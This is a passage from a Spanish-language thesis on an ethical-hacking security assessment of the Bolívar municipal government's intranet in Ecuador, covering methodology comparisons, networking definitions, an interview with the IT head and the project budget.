Esta metodología implica utilizar herramientas de hacking ético con el fin de identificar, de manera práctica, las vulnerabilidades presentes en empresas o entornos corporativos. Es la metodología más practica que existe, se centra en las herramientas con las cuales se va a llevar a cabo determinado ataque, se realiza sin comprometer el funcionamiento de las empresas o instituciones y demuestra cada hallazgo.

2.2.43.2 Owasp

OWASP (Proyecto de Seguridad en Aplicaciones Web Abiertas) es un enfoque de seguridad cibernética que se enfoca en detectar y evitar debilidades en programas y aplicaciones web. Esta metodología se basa en un enfoque colaborativo y abierto, en el que expertos en seguridad de todo el mundo contribuyen a la identificación de vulnerabilidades y a la creación de recursos para la mejora de la seguridad en aplicaciones web.

OWASP proporciona guías y herramientas que ayudan a los programadores y grupos de seguridad en la identificación y corrección de las debilidades más habituales en aplicaciones web, como la inyección SQL, la inyección de comandos, la autenticación y la gestión de sesiones deficientes, entre otras.

OWASP provee una metodología detallada para realizar o ejecutar evaluaciones de seguridad en software y aplicaciones web, con el objetivo de identificar y documentar vulnerabilidades, así como proporcionar recomendaciones y soluciones. Las herramientas de OWASP incluyen proxies de seguridad, herramientas de prueba de penetración y herramientas de escaneo de vulnerabilidades, entre otras.


Tabla 4. Comparativa de Metodologías para hacking

Metodología	OWASP	Offensive Security
Enfoque	Enfoque amplio y colaborativo, centrado en la identificación y eliminación de debilidades en el software y las aplicaciones web.	Enfoque práctico y centrado en la realización de pentesting y la identificación de vulnerabilidades en sistemas y redes.
Etapas	5 etapas: Planificación, Recopilación de información, Detección de vulnerabilidades, Explotación de vulnerabilidades, Análisis y documentación.	7 etapas: Reconocimiento, Obtención de información, Enumeración, Escalada de privilegios, Mantenimiento del acceso, Recopilación de pruebas y Limpieza.

Público objetivo	Desarrolladores, equipos de seguridad y auditores de seguridad que buscan mejorar la seguridad de aplicaciones web y software.	Profesionales de seguridad informática y consultores de seguridad que realizan pruebas de penetración y auditorías de seguridad.
Resultados esperados	Identificación y eliminación de vulnerabilidades en aplicaciones web y software, y mejora de la seguridad del software en general.	Identificación de vulnerabilidades, evaluación de los controles de seguridad y recomendaciones para mejorar la seguridad.
Herramientas	OWASP ZAP, Burp Suite, OpenVAS, Nikto, Nessus,	Metasploit, Nmap, Hydra, Aircrack-ng, John the Ripper, Wireshark, etc.

Es importante destacar que ambas metodologías tienen un enfoque ético en el hacking y buscan mejorar la seguridad de los sistemas, pero se diferencian en sus enfoques y objetivos específicos. OWASP identifica y elimina las vulnerabilidades en aplicaciones web y software, mientras que Offensive Security su labor consiste en llevar a cabo evaluaciones de seguridad y pentesting para identificar y registrar vulnerabilidades.

Figura 23: *Orden de Offensive Security*




Fuente: Adaptado de Hacking ético, 1. [Imagen], por Sánchez, 2019

2.2.44. Servidor

Según (Alvarez, 2017), el término "servidor" se refiere a un ordenador remoto al que un navegador accede para obtener datos de otros ordenadores. Asimismo, el servidor almacena información en formato HTML, como páginas web, y envía esta información al usuario a través del protocolo HTTP. Con frecuencia, los servidores se utilizan para almacenar archivos digitales.

Figura 24: *Modelo cliente-servidor*



Fuente: Adaptado de Hacking ético, 1. [Imagen], por Sánchez, 2019


2.2.45. Protocolo Tcp/Ip

TCP/IP es un protocolo de comunicación de red ampliamente utilizado en Internet y en varias redes privadas. Este conjunto de protocolos incluye TCP (Transmission Control Protocol), El cual tiene la responsabilidad de supervisar la transferencia de información. y asegurar que los paquetes de datos sean entregados de forma correcta y completa a su destino.

Por otro lado, IP (Internet Protocol) se ubica a nivel de red y su labor es enrutar los paquetes de datos a través de la red y de entregarlos al host correcto.

Al trabajar en conjunto, TCP/IP proporciona un método efectivo y seguro para la transferencia de información mediante una red. En resumen, TCP gestiona la transferencia de datos, IP se encarga de garantizar su entrega. (IBM, 2019).

Figura 25: *Suite de Protocolos*




Fuente: Adaptado de Suite De Protocolos Tcp/ip - Protocolos Del Modelo Tcp Ip [Fotografía], por Raj, 2017

2.2.46. Ipv4

IPv4 (Protocolo de Internet versión 4) es una tecnología de red utilizada para identificar y comunicar dispositivos en una red. IPv4 utiliza una dirección de 32 bits, lo que limita el número de direcciones únicas a aproximadamente 4.3 mil millones. Aunque IPv4 sigue siendo ampliamente utilizado, la creciente demanda de direcciones IP ha llevado a la adopción de IPv6, que utiliza direcciones de 128 bits y es capaz de admitir un número mucho mayor de dispositivos conectados a Internet.

Figura 26: *Dirección IPv4*



Fuente: Adaptado de Redes Ipv4 [Imagen], por Sanz, 2021

2.2.47. Red Privada

Una red privada es un sistema de computadoras utilizado únicamente dentro de una organización, compañía o grupo específico, y no está disponible para su uso por el público en

general. Estas redes se utilizan con el propósito de facilitar la comunicación y el intercambio seguro y eficiente de información entre los dispositivos y usuarios de la organización, sin la necesidad de acceder a Internet o a redes públicas. Estas redes suelen estar protegidas por medidas de seguridad adicionales, como firewalls y sistemas de autenticación, para proteger la información confidencial que se transmite a través de ellas.

2.2.48. Delito informático

Un delito informático es aquel que afecta a la información de correo electrónico, datos bancarios, datos que se mantiene en un terminal móvil o pc, datos e información del sector público y privado. El delito o ciberdelito es cualquier actividad ilegal: cometida utilizando ordenadores, sistemas informáticos con fines fraudulentos (Verdezoto, 2018).

2.2.49. Sanciones en Ecuador

En Ecuador, el hacking o el cracking son considerados delitos informáticos y están penados por la ley. La Ley Orgánica de Telecomunicaciones del Ecuador, que fue modificada en 2013, establece sanciones penales y civiles para aquellos que cometan delitos informáticos.

Las sanciones incluyen multas, penas de prisión y la clausura de sitios web o redes que se utilicen para cometer delitos informáticos. Además, aquellos que sean encontrados culpables de hacking o cracking también pueden ser objeto de una orden de allanamiento, que permitiría a las autoridades confiscar y examinar los equipos de cómputo y otros dispositivos electrónicos utilizados para cometer el delito.

III. METODOLOGÍA

3.1. ENFOQUE METODOLÓGICO

3.1.1. Enfoque

La investigación actual empleó un enfoque combinado cuali-cuantitativo. Tal como mencionan Hernández, Fernández y Baptista (2014), los estudios cualitativos tienen la capacidad de formular preguntas e hipótesis antes, durante o después de recolectar y analizar los datos (p. 7). Según Sampieri (2007) menciona que el uso de enfoque cualitativo:

> Se utiliza para recopilar información sin una medida numérica previa, en este enfoque se puede y no probar hipótesis en el proceso de interpretación. Su objetivo es rehacer la realidad tal como la observa los actores.

El proyecto se desarrollará siguiendo un enfoque cualitativo, se requiere de una investigación interna, ya que es muy importante las amenazas descubiertas utilizando el hacking para revelar fragilidades en los servicios de la intranet del municipio de Bolívar.

Por el parte cuantitativo porque se recolecta datos numéricos en las comparaciones de ataques informáticos y datos numéricos que salen de entrevistas estructuradas, cuestionarios y análisis de datos referentes a los ataques que tuvieron efectividad y los ataques que fallaron, mostrando porcentajes y gráficos.

3.1.2. Tipo de Investigación

En el presente proyecto de titulación se mencionan los diferentes tipos de investigación que se tuvieron en cuenta, y son:

3.1.2.1. Investigación Descriptiva.

En una investigación descriptiva, se recolectan datos para describir el fenómeno de estudio, En esta investigación, se utilizarán técnicas de hacking ético para evaluar la seguridad de la intranet del GAD Municipal de Bolívar y se describirán las vulnerabilidades encontradas.

3.1.2.2. Investigación- Acción.

En esta investigación, una vez identificadas las vulnerabilidades, se tomaron medidas para solucionarlas y mejorar la seguridad de la intranet del GAD Municipal de Bolívar.

Se caracteriza por ser un proceso cíclico, que implica la identificación de problemas, la ejecución de acciones para resolver los problemas, el análisis de los resultados logrados y la reflexión sobre el procedimiento seguido. En esta investigación, este proceso cíclico va desde el utilizar técnicas de hacking ético para identificar las vulnerabilidades, tomar medidas para solucionarlas, evaluar los resultados obtenidos y reflexionar sobre el proceso para mejorar la seguridad de la red.

Se elaborará un plan de seguridad informática que estará orientado a proteger los sistemas informáticos y los datos del municipio contra amenazas externas e internas. La finalidad primordial es suministrar datos relevantes que guíen la toma de decisiones acerca de los procedimientos, tecnología y personas que integran la municipalidad.

3.1.2.3. Investigación Bibliográfica.

Se empleó una metodología bibliográfica, la cual involucró la utilización de varias fuentes de información, como libros, artículos, folletos, revistas, páginas web, monografías, bibliotecas, entre otros. El objetivo de llevar a cabo esta actividad fue obtener información precisa y actualizada sobre el tema de estudio con el fin de mejorar nuestro entendimiento y conocimiento acerca del hacking ético.

Esta investigación brindo una visión detallada y diversa sobre el hacking ético y las vulnerabilidades. Además, posibilitó la sustracción de información confiable, objetiva y

actualizada, el cual dio un análisis crítico y riguroso de la información, así como la identificación de tendencias, enfoques y perspectivas en el tema de investigación.

En definitiva, la investigación bibliográfica resultó ser una metodología eficaz y valiosa para la realización de la tesis.

3.1.2.4. Investigación de campo.

La razón principal de esta elección radica en que al realizar la investigación en el lugar donde se presentan los hechos, se puede obtener una comprensión más profunda y detallada del problema.

El ambiente de estudio para esta investigación será el Gobierno Autónomo Descentralizado (GAD) municipal de Bolívar, donde se recopilará información de primera mano sobre los procesos, tecnologías y personas que conforman el municipio, lo que permitirá el análisis detallado de la situación.

El enfoque en la investigación de campo Facilitará la identificación de las causas fundamentales del problema, lo que a su vez permitirá el desarrollo de posibles soluciones que contribuyan a lograr los objetivos del proyecto.

3.2. IDEA A DEFENDER

El Hacking ético contribuye a analizar y evaluar la seguridad informática y brindara un informe de seguridad informática fundamentada en una metodología para el GAD municipal de Bolívar

3.3. DEFINICIÓN Y OPERACIONALIZACIÓN DE LAS VARIABLES

3.2.1. Definición de las variables

3.2.2. Operacionalización de las variables

Variable independiente: Hacking Ético

Tabla 5. Operacionalización de la variable independiente

	Variable	Definición	Dimensión	Indicador	Técnica	Instrumento
Variable independiente	Hacking ético	El hacking ético es una práctica de seguridad informática que implica el uso de técnicas y herramientas de hacking para identificar vulnerabilidades y problemas de seguridad en sistemas con el objetivo de mejorar la S.I. (Cruz Valencia, 2018).	Pentesting	-Perfil Adoptado -Reconocimiento pasivo -Reconocimiento activo superficial -Reconocimiento activo en profundidad -Análisis de vulnerabilidades -Explotación o ataque puro -Borrado del rastro -Reportes	Documentación	Ficha técnica Cuadro comparativo
			Accesibilidad a la información	-Nivel de amenazas -Nivel de seguridad -Nivel de ataques	Documentación, Entrevista	Cuestionario
			Ordenadores	-Cantidad de información disponible -Integración con otras herramientas de seguridad -Utilización de todos los recursos disponibles	Documentación, Entrevista	Cuestionario
			Ataques	-Cantidad de puntos de entrada vulnerables a análisis de paquetes -Grado de vulnerabilidad expuesto por descubrimiento de contraseñas, robo de información, entre otros.	Documentación, Entrevista	Cuestionario

Variable dependiente: Vulnerabilidad en los servicios de la intranet

Tabla 6. Operacionalización de la variable dependiente

Variable dependiente	Vulnerabilidad en los servicios de la intranet	Las vulnerabilidades en la intranet hacen referencia a una debilidad en un servicio o aplicación en una red interna de una organización que podría ser explotada por un atacante para comprometer la seguridad de la red y acceder a información confidencial o recursos de la organización. (Romero et al., 2018).	Planificación	-Porcentaje de eficacia de las herramientas de seguridad -Porcentaje de éxito en el uso de las herramientas -Porcentaje de utilización de las herramientas disponibles.	Encuesta (prueba de vulnerabilidad al sistema)	Cuestionario
			Organización	- Número de procesos - Nivel de complejidad de procesos	Encuesta	Cuestionario
			Pilares de la seguridad	- Porcentaje de disponibilidad - Porcentaje de integridad - Porcentaje de confidencialidad	Encuesta	Cuestionario
			Equipos Informáticos	-Versión de Windows -Protección del equipo -Porcentaje de vulneración con herramientas de hacking (software y hardware	Encuesta Documentación	Ficha técnica Cuadro comparativo Cuestionario
			Manejo de la seguridad	-Cantidad de controles para mantener niveles de seguridad y consistencia en el sistema -Grado de cumplimiento en relación con las normas y estándares de seguridad -Metodología y normas de seguridad implementadas.	Encuesta Entrevista	Cuestionario

3.4. MÉTODOS UTILIZADOS

Durante el proceso de investigación se aplicaron distintos métodos de investigación que contribuyeron a la recopilación de datos y la obtención de información relevante sobre el GAD Municipal de Bolívar.

3.4.1 Método inductivo

Según Prieto (2018), el método mencionado se basa en la observación y estudio de hechos y experiencias particulares para llegar a conclusiones que permitan derivar los fundamentos de una teoría. Se utilizará este método para analizar los ataques informáticos a los que está expuesta la institución.

A través de la aplicación del método inductivo, se podrá identificar los diferentes tipos de ataques informáticos que ha sufrido el GAD Municipal, y analizar los patrones y técnicas utilizados por los atacantes para vulnerar los sistemas.

Además, el método inductivo permitirá evaluar la causa de los ataques informáticos, analizando las posibles debilidades y vulnerabilidades que se encuentran disponibles en la red interna del municipio de Bolívar.

3.4.2 Método argumentado

Según Prieto (2018), el método argumentado se basa en un análisis de los principios generales de un tema específico, los cuales se validan y aplican a contextos particulares. Utilizando este método en la investigación, se examinará el problema de seguridad informática en el GAD Municipal de Bolívar de manera integral, con el fin de identificar las principales problemáticas de seguridad y buscar soluciones efectivas basadas en principios generales validados.

3.4.1 Técnicas e instrumentos

3.4.1.1 Entrevista

Para recolectar información y analizar las variables dependientes e independientes se utilizaron entrevistas abiertas, herramienta aplicada a personas pertenecientes al GAD municipal de Bolívar para conocer la opinión de los sujetos.

Según Palella y Martín (2012) menciona que:

> “La fortaleza básica de la entrevista es que son los actores sociales quienes brindan datos relacionados con su comportamiento, creencias, deseos, actitudes, expectativas, información breve, porque su naturaleza es casi imposible de obtener. a desde fuera” (p. 119).

De esta manera, las entrevistas abiertas obtendrán información flexible y auténtica que ayudará a identificar aspectos importantes, teniendo en cuenta los objetivos de este estudio.

3.4.1.2 Encuesta

Es un método de investigación para la recopilación de datos y según Hernández (2012) menciona que:

> "La encuesta por muestreo es la técnica más empleada en la investigación se utiliza para recolectar información de personas respecto a características, opiniones, expectativas o conocimiento" (pág. 25).

3.4.2. Población y Muestra

- **Población**

Está conformada por todo el personal que utilice equipos informáticos y estén en la red del GAD municipal de Bolívar.

3.5. ANÁLISIS ESTADÍSTICO

3.5.1. Análisis de la Entrevista

Esta se realizó el día 16 de septiembre del año 2022 al Ing. Andrés Villarruel jefe del Área de sistemas del municipio de Bolívar, menciona lo siguiente de acuerdo con la seguridad informática presente de esta institución:

ENTREVISTA DIRIGIDA AL ENCARGADO DE LA OFICINA DE TICS DEL MUNICIPIO DE BOLIVAR.

El propósito de las entrevistas es recopilar datos relacionados con variables dependientes e independientes. La información recopilada se relaciona con procesos de seguridad para mejorar y proteger al municipio contra ataques informáticos.

1- **¿Como se maneja la seguridad en el servidor que maneja el GAD municipal de Bolívar?**

Se maneja con un antivirus, que tiene su propio firewall. A futuro se colocará un firewall físico de capa 2 para controlar el tráfico de redes y equipos dentro de la red, aunque estos tienen costos elevados.

Análisis

La respuesta proporcionada indica que la seguridad en el servidor que maneja el GAD municipal de Bolívar se basa en un antivirus con su propio firewall. Esto es un buen primer paso para garantizar la seguridad del servidor, ya que un antivirus puede identificar y eliminar virus, programas maliciosos como troyanos y otros tipos de software dañino. El firewall, por su parte, es una barrera de protección que ayuda a bloquear y filtrar el tráfico no deseado desde y hacia el servidor.

Sin embargo, el hecho de que se esté considerando instalar un firewall físico de capa 2 es una señal de que el GAD municipal de Bolívar está tomando medidas para fortalecer aún más su seguridad.

Un firewall físico de capa 2 puede proporcionar un nivel adicional de protección al controlar el tráfico de red en un nivel más profundo, lo que permite una mayor segmentación y control de la red. Esta es una buena práctica de seguridad, ya que puede ayudar a prevenir el tráfico no autorizado o malintencionado y reducir la posibilidad de ataques externos o internos.

2- **¿Cómo funcionario ha experimentado o detectado fallas o avisos sobre ataques informáticos en el municipio?**

Si, inicialmente las redes wifi y los puntos físicos estaban abiertos, ataques informáticos desde afuera, existía demasiados virus.

Análisis

Una de las principales formas en que los atacantes pueden infiltrarse en las redes de una organización es a través de puntos de acceso sin protección, como redes wifi-abiertas y puntos físicos no seguros. Estos puntos de acceso pueden ser explotados por atacantes para acceder a la red de la organización y propagar virus o malware. Es importante que las organizaciones implementen medidas de seguridad sólidas para proteger sus redes y sistemas informáticos.

3- **¿Cuál es la metodología utilizada para crear los procedimientos de seguridad y prevenir vulnerabilidades?**

No se tiene ninguna metodología.

Análisis

Las metodologías de seguridad informática son enfoques estructurados que se utilizan para identificar y gestionar riesgos de seguridad, implementar controles de seguridad, realizar pruebas de seguridad y monitorear y mejorar continuamente la seguridad de la información.

Al no contar con una metodología, la organización puede estar perdiendo la oportunidad de aprovechar las mejores prácticas y herramientas disponibles para proteger su información. Además, es posible que los procesos de seguridad que se implementen en la organización no sean coherentes, completos o efectivos.

4- **¿Qué sistema operativo maneja el servidor del GAD municipal de Bolívar?**

Existen 3 servidores uno es Windows server 2008, CentOS 7 y Windows 10 clon,
Son 2 servidores dedicados y un clon.

Análisis

Windows Server 2008, es una versión anterior de Windows Server, pero todavía es ampliamente utilizado por algunas organizaciones debido a su estabilidad y confiabilidad.

CentOS 7 se utiliza comúnmente para servidores web y bases de datos.

Windows 10 no es un sistema operativo de servidor dedicado, pero se puede configurar para funcionar como servidor para tareas específicas.

Es común que las organizaciones utilicen diferentes sistemas operativos para diferentes servidores, dependiendo de las necesidades y requisitos específicos de cada servidor y de los servicios que se proporcionan.

5- **¿Cuánto tiempo toma aproximadamente el proceso de análisis de vulnerabilidades o prueba de penetración en el municipio?**

Depende la información puede durar de uno hasta dos días.

Análisis

El tiempo que lleva realizar un análisis de vulnerabilidades o pentest puede cambiar debido a factores, como la dimensión y complejidad de la red o sistema que se va a evaluar y la experiencia del especialista que realiza el análisis.

Por lo tanto, el tiempo de realización de un análisis de vulnerabilidades o pentest puede ser variable y depende de las características específicas del proyecto. Es importante destacar que, a menudo, el proceso de análisis de vulnerabilidades es un trabajo continuo, ya que los sistemas y redes cambian constantemente y siempre hay nuevas vulnerabilidades que deben ser evaluadas y abordadas.

6- **¿Qué inconveniente percibió internamente en la seguridad del GAD municipal de Bolívar?**

Redes wifi-abiertas y en estas estaban conectados servidores.

Análisis

El uso de redes Wi-Fi abiertas es una práctica poco segura, ya que cualquier persona que esté dentro del rango de la señal puede conectarse a la red y potencialmente acceder a información confidencial o dañar los sistemas conectados. Si los servidores también están conectados a estas redes Wi-Fi abiertas, esto podría exponer aún más los sistemas críticos a posibles ataques o intrusiones.

7- **¿Cuáles opciones sugerirías para mejorar la seguridad en el Municipio de Bolívar?**

Colocar un firewall de capa 2, generar un data center con seguridad perimetral

Análisis

Un firewall de capa 2 es una solución de seguridad que se utiliza para resguardar la intranet de una organización contra amenazas externas, como ataques de denegación de servicio o malware.

La generación de un data center con seguridad perimetral es otra alternativa para mejorar la seguridad del GAD municipal de Bolívar. Un data center es una instalación que alberga servidores y otros equipos informáticos críticos para el funcionamiento de una organización. La seguridad perimetral se refiere a la implementación de medidas de seguridad que protegen tanto la infraestructura de la red como sus alrededores. Ambas alternativas propuestas pueden ser efectivas para mejorar la seguridad del GAD municipal de Bolívar.

8- **¿Considera que los sistemas informáticos existentes en el GAD municipal de Bolívar son seguros?**

Actualmente si, ya que se cambió los sistemas operativos a la mayoría de los equipos informáticos un 99% de equipos esta con Windows 10

Análisis

La seguridad no solo depende del sistema operativo utilizado, sino también de otros factores como las políticas de seguridad implementadas, el uso de contraseñas seguras, el control de ingreso a los sistemas, la utilización de firewalls, la implementación de sistemas de detección de intrusiones, entre otros.

Por lo tanto, para determinar si los sistemas informáticos del GAD municipal de Bolívar son seguros, es necesario realizar un análisis completo de la infraestructura informática y de seguridad, identificando y evaluando posibles vulnerabilidades.

9- **¿Está al tanto si se ha llevado a cabo alguna prueba de intrusión (ethical hacking) en la intranet del municipio de Bolívar?**

En una ocasión se realizó una prueba de intrusión en el año 2019, escaneo de puertos, testeo de puertos y acceso a páginas web.

Análisis

Es alentador saber que el GAD municipal de Bolívar ha realizado una prueba de intrusión en el pasado, ya que esto demuestra una preocupación por la seguridad de sus sistemas informáticos. Es necesario realizar pruebas de intrusión periódicas para identificar posibles vulnerabilidades y asegurarse de que se están implementando las medidas adecuadas para prevenirlas o mitigar sus efectos

10- **¿Está familiarizado con los tipos de amenazas que pueden afectar a la red?**

Actualmente ya no existen amenazas en la red.

Análisis

Siempre existe el riesgo de amenazas y vulnerabilidades. No es realista pensar que la red no enfrenta ninguna amenaza, ya que existen muchos tipos de ataques cibernéticos, como virus, malware, phishing, ataques de denegación de servicio (DDoS) y robo de datos, entre otros. Es fundamental que las organizaciones mantengan sus sistemas y políticas de seguridad actualizadas y estén preparadas para hacer frente a estas amenazas en constante cambio.

11- **¿Existe en el municipio algun software para identificar debilidades en la red interna?**

Antivirus BITDEFENDER que es el segundo mejor en el mundo y tiene un propio firewall en la nube

Análisis

Es posible que Bitdefender cuente con funcionalidades para detectar vulnerabilidades en los sistemas, como exploración de puertos y análisis de vulnerabilidades. Las herramientas de detección de vulnerabilidades pueden identificar posibles puntos débiles en la red o sistemas y ayudar a priorizar las acciones de seguridad necesarias para mitigar los riesgos.

12- **¿Se ha modificado alguna vez la información dentro del municipio?**

Existió un ataque de un virus ransomware, en el año 2020 que secuestro información, pero esta si pudo ser recuperada ya que no fue de alto impacto.

Análisis

La existencia de un ataque de ransomware en la institución en el año 2020 sugiere que hubo una vulneración en la red o sistemas del municipio que permitió que un malware se propagara y cifrara los datos, exigiendo un rescate para su recuperación. El hecho de que se haya podido recuperar la información indica que la organización contaba con medidas de contingencia y copias de seguridad adecuadas.

13- ¿Tiene todo el personal acceso a los servidores?

En la actualidad no, anteriormente si se tenía acceso al servidor en todas las áreas.

Análisis

Este cambio fue implementado por varias razones, como medidas de seguridad para proteger la información confidencial del municipio, limitaciones de recursos en el servidor o para mejorar la eficiencia en el uso del servidor.

En general, es común que los municipios revisen y ajusten sus políticas de acceso a los servidores y a la información a medida que cambian las necesidades y circunstancias de este.

14- ¿Existen políticas de seguridad dentro del GAD municipal de Bolivar?

Bit defender genera políticas de seguridad. Paginas que no tengan http no deja ingresar, se da acceso desde la nube a paginas específicas.

Análisis

Con respecto al ejemplo específico de Bit Defender, se trata de una solución de seguridad informática que ofrece una serie de herramientas y funcionalidades para proteger sistemas y redes contra distintas amenazas. Dentro de estas herramientas se encuentran las políticas de seguridad, las cuales son un conjunto de configuraciones y reglas que establecen la forma en que se deben proteger y gestionar los sistemas y datos, los recursos informáticos de una organización.

La política mencionada de bloquear el acceso a páginas que no utilizan HTTPS es una práctica común para prevenir ataques de suplantación de identidad y proteger la privacidad de los usuarios. Por otro lado, la nube puede ser una herramienta útil para acceder a aplicaciones y datos de manera remota.

15- ¿Se utilizan las mismas contraseñas de servidor en todos los ordenadores?

No, solo se emplea en el servidor

Análisis

Es una buena práctica de seguridad que cada equipo tenga su propia contraseña única para acceder a los servidores o sistemas, en lugar de reutilizar la misma contraseña en todos los

equipos. Esto asegura que, si una contraseña se ve comprometida en un equipo, los demás sistemas no se verán afectados.

16- ¿Está al tanto de la existencia de hosts que estén ejecutando servicios que no son necesarios?

No existen equipos que ejecuten servicios innecesarios

Análisis

Es poco probable que todos los equipos de una red ejecuten servicios completamente necesarios y que no haya servicios innecesarios en ningún equipo. Incluso en entornos de red bien administrados y seguros, es común que se ejecuten servicios que no son estrictamente necesarios.

Esto puede deberse a diversas razones, como instalaciones predeterminadas de software que incluyen servicios adicionales, configuraciones de sistema operativo que habilitan servicios no necesarios por defecto, o la necesidad de mantener compatibilidad con versiones antiguas de software.

17- ¿Cuenta el departamento de Tics con cámaras de seguridad?

No cuenta con cámaras de seguridad

Análisis

Es recomendable que el departamento de TICs tenga un plan de seguridad integral que aborde tanto la seguridad física como la seguridad informática, incluyendo medidas preventivas y herramientas de detección y respuesta a incidentes.

3.5.1 RECURSOS

3.6.1. Humanos

Tabla 7. Recursos Humanos

Nombre	Función de Desempeña
Msc. Milton del Hierro	Tutor de trabajo de titulación
Esteban Herrera	Investigador

3.6.2. Materiales

Tabla 8. Materiales empleados

Recursos	Características
Hojas	Resma Papel tamaño A4

Ordenadores	Virtual Box, Servidor

3.6.3. Tecnológicos

Tabla 9. Recursos tecnológicos

Recurso	**Características**
Laptop	Esta herramienta tecnológica se usó para recopilar información relevante con el fin de detectar posibles vulnerabilidades y riesgos en los ordenadores del municipio. Se utilizo diferentes herramientas de búsqueda y análisis en línea para recopilar información sobre los sistemas y procedimientos de hacking.
Impresora	Se uso para imprimir la encuesta, la entrevista y la documentación relacionada con la tesis.
Celular Xiaomi note 9 Pro	Fue útil para coordinar el cronograma de la tesis, así como para usar Termux.
Internet fijo	Fue necesario utilizar internet para búsquedas y seleccionar información con el objetivo de poseer una amplia perspectiva y fundamentación del trabajo de titulación, utilizando el navegador para acceder a la información en línea.

Software	-Máquinas virtuales -herramientas utilizadas para hacking etico
Ordenadores del Municipio	Importantes para la aplicación de las técnicas de hacking ético en todos los ordenadores.
Sistemas Operativos	Windows 10, Kali-Linux, Parrot Os.

3.6.4. Recursos Económicos

Tabla 10. Recursos Financieros

Recursos	**Cantidad**	**Precio Unitario**	**Total**
Internet fijo	$ 25 x 12 meses	$25	$300
Resma de papel bond	$ 1 unidad	$3,50	$3,50
Laptop	$ 900 x 1 unidad	$900	$900
Empastado final	$ 15 x 1	$15	$15
Total			**$1.208.50**
Costo de improvisto 5%			$150
Total, del proyecto			**1.358,5**

IV. RESULTADOS Y DISCUSIÓN

4.1. RESULTADOS

4.1.1 Resultados de las encuestas

Se realizaron encuestas dirigidas a los empleados del municipio de Bolívar que tienen acceso a una computadora. El objetivo principal de las encuestas es obtener información sobre la seguridad informática del (GAD) municipal de Bolívar. Es importante destacar que, durante la realización de las encuestas, no se les pidió a los trabajadores que proporcionen información personal. Esto con el propósito de impedir que los elementos que no estén relacionados con la seguridad informática influyan en los resultados.

